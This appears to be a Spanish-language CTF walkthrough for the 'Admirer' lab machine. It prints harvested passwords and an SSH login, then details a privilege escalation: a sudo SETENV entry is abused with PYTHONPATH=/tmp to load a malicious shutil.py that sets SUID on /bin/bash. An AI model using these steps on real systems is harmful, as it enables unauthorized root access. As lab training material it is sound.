
pass de index agarrado del server
&<h5b~yK3F#{PaPB&dA}{H>
pass de index agarrado del ftp
]F7jLHw:*G>UPrTo}~A"d6b
nos conectamos por ssh con waldo y pegamos este password &<h5b~yK3F#{PaPB&dA}{H>
ssh waldo@10.10.10.187



##ESCALADA DE PRIVILEGIOS Library Hijacking - Python ##################

hacemos sudo -l y encontramos

esto significa que podemos aprovecharnos de SETENV DADO QUE EJECUTA LA TAREA ADMIN_TASKS.SH COMO ROOT



corremos el script

```
waldo@admirer:~$ /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 2
 05:05:39 up  1:29,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHA
waldo    pts/0    10.10.14.16      04:49    0.00s  0.11s  0.00s /u
waldo@admirer:~$
```

el script es un switch case
en la opcion 6 baccup web encontramos la ejecución del script backup.py

```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```

lo vemos y encontrmaos la libreria shutil

```
waldo@admirer:~$ cat /opt/scripts/backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
waldo@admirer:~$
```


como podemos setear variables de entonrno por el SETENV, SI SETEAMOS UNA RUTA CON PYTHON OBTENDREMOS PRIVILEGIOS DE SUPER USUARIO
Buscando encontramos la variable PYTHONPATH
que nos dice
Pythonpath is an *environment variable* that is used to specify the location of *Python* libraries.
si vemos los path y de donde esta llamando python a los import vemos un ‘ ’
python -c 'import sys; print sys.path'

```
make_archive(dst, 'gztar', src)
waldo@admirer:~$ python -c 'import sys; print sys.path'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/
/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
waldo@admirer:~$
```


que significa que el primero busca en el directorio en el que estamos y como con la variable de entorno podemos exportar una ruta
export PYTHONPATH="/tmp"
python -c 'import sys; print sys.path'

```
waldo@admirer:~$ export PYTHONPATH="/tmp"
waldo@admirer:~$ python -c 'import sys; print sys.path'
['', '/tmp', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/pytho
', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
waldo@admirer:~$
[0] 0:sudo- 1:ssh* 2:bash
```


ahora como lo que queremos es que cargue lo que esta adentro de /tmp esto se tiene que llamar shutil porque es el nombre de la libreria que queremos importar
creamos el archivo shutil.py en la carpeta /tmp y añadimos lo siguiente
import os
os.system("chmod u+s /bin/bash")



si vemos el permiso no podemos tener acceso



sin embargo una vez ejecutemos la opcion 6 del script va a llamar al script backup.py el cual tiene la libreria shutil la cual esta alojada en /tmp porque nosotros creamos
nuestro shutil.py alli una vez lo llame le otorgara accesos de root y tendremos una /bin/bash como root.
para hacer esto hacemos
sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh



sin embargo el archivo no aparece lo borra

```
waldo@admirer:/tmp$ ls -lah
total 12K
drwxrwxrwt  3 root root 4.0K Oct 24 05:51 .
drwxr-xr-x 22 root root 4.0K Aug 24 16:09 ..
drwx------  2 root root 4.0K Oct 24 03:36 vmware-root
```

pero si hacemos un ls a /bin/bash vemos el SUID

```
waldo@admirer:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15  2017 /bin/bash
waldo@admirer:/tmp$
```

por lo cual solo es hacer bash -p
bash -p

```
waldo@admirer:/tmp$ nano shutil.py
waldo@admirer:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15  2017 /bin/bash
waldo@admirer:/tmp$ /bash -p
-bash: /bash: No such file or directory
waldo@admirer:/tmp$ bash -p
bash-4.4# id
uid=1000(waldo) gid=1000(waldo) euid=0(root) groups=1000(waldo),1001(admins)
bash-4.4# whoami
root
bash-4.4#
```

NOTA LA ESCALDA DE PRIVILEGIOS DE ESTA MAQUINA HAY QUE ENTENDERLA MUY BIEN